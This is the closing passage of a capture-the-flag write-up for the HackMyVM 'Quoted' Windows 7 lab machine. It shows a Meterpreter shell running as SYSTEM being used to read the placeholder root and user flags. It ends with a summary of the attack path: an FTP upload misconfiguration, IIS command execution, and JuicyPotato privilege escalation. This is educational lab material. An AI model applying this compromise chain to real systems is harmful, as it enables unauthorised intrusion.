We are now NT AUTHORITY\SYSTEM on the system. This means we fully control the machine. Now we can grab the flags. First we should get a shell via shell, next we can navigate to the correct directory to capture the flags.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
meterpreter > shell
Process 2260 created.
Channel 1 created.
Microsoft Windows [S�r�m 6.1.7601]
Telif Hakk� (c) 2009 Microsoft Corporation. T�m haklar� sakl�d�r.

C:\Windows\system32>cd c:\users\administrator
cd c:\users\administrator

c:\Users\Administrator>dir
dir
 C s�r�c�s�ndeki birimin etiketi yok.
 Birim Seri Numaras�: D4DC-8644

 c:\Users\Administrator dizini

05.10.2024  00:09    <DIR>          .
05.10.2024  00:09    <DIR>          ..
05.10.2024  00:09    <DIR>          Contacts
05.10.2024  18:23    <DIR>          Desktop
05.10.2024  14:11    <DIR>          Documents
05.10.2024  00:09    <DIR>          Downloads
05.10.2024  00:09    <DIR>          Favorites
05.10.2024  00:09    <DIR>          Links
05.10.2024  00:09    <DIR>          Music
05.10.2024  00:09    <DIR>          Pictures
05.10.2024  00:09    <DIR>          Saved Games
05.10.2024  00:09    <DIR>          Searches
05.10.2024  00:09    <DIR>          Videos
               0 Dosya                0 bayt
              13 Dizin   21.968.257.024 bayt bo�

c:\Users\Administrator>cd Desktop
cd Desktop

c:\Users\Administrator\Desktop>dir
dir
 C s�r�c�s�ndeki birimin etiketi yok.
 Birim Seri Numaras�: D4DC-8644

 c:\Users\Administrator\Desktop dizini

05.10.2024  18:23    <DIR>          .
05.10.2024  18:23    <DIR>          ..
06.10.2024  17:26                25 root.txt
               1 Dosya               25 bayt
               2 Dizin   21.968.257.024 bayt bo�

c:\Users\Administrator\Desktop>type root.txt
type root.txt
HMV{HERE IS THE ROOT FLAG}
c:\Users\Administrator\Desktop>
Since we got the root flag we should check the user flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
c:\Users\Administrator\Desktop>cd c:\users\
cd c:\users\

c:\Users>dir
dir
 C s�r�c�s�ndeki birimin etiketi yok.
 Birim Seri Numaras�: D4DC-8644

 c:\Users dizini

05.10.2024  12:16    <DIR>          .
05.10.2024  12:16    <DIR>          ..
05.10.2024  00:09    <DIR>          Administrator
05.10.2024  12:16    <DIR>          Classic .NET AppPool
05.10.2024  00:28    <DIR>          DefaultAppPool
12.04.2011  18:08    <DIR>          Public
05.10.2024  00:07    <DIR>          quoted
               0 Dosya                0 bayt
               7 Dizin   21.968.257.024 bayt bo�

c:\Users>cd quoted\desktop\
cd quoted\desktop\

c:\Users\quoted\Desktop>dir
dir
 C s�r�c�s�ndeki birimin etiketi yok.
 Birim Seri Numaras�: D4DC-8644

 c:\Users\quoted\Desktop dizini

06.10.2024  17:25    <DIR>          .
06.10.2024  17:25    <DIR>          ..
06.10.2024  17:25                23 user.txt
               1 Dosya               23 bayt
               2 Dizin   21.968.257.024 bayt bo�

c:\Users\quoted\Desktop>type user.tx
type user.tx
Sistem belirtilen dosyay� bulam�yor.

c:\Users\quoted\Desktop>type user.txt
type user.txt
HMV{HERE IS THE USER FLAG}
c:\Users\quoted\Desktop>
Even though the Quoted machine was released on HackMyVM quite a while ago (27/11/2024), it was great to hack a Windows machine again. The machine is rated as easy, which is correct in my opinion. It certainly didn’t help that it runs on Windows 7, which was already an outdated operating system back in 2024. The SeImpersonatePrivilege rights are known for privilege escalation. You instantly know you are dealing with the Potato family, and in the case of Windows 7, that means JuicyPotato. When setting up this machine, a misconfiguration was made allowing the FTP server to upload any file type. Within the IIS server, we also had more system access than you would want such as permissions to run malicious commands. This ultimately allowed us to fully compromise the system.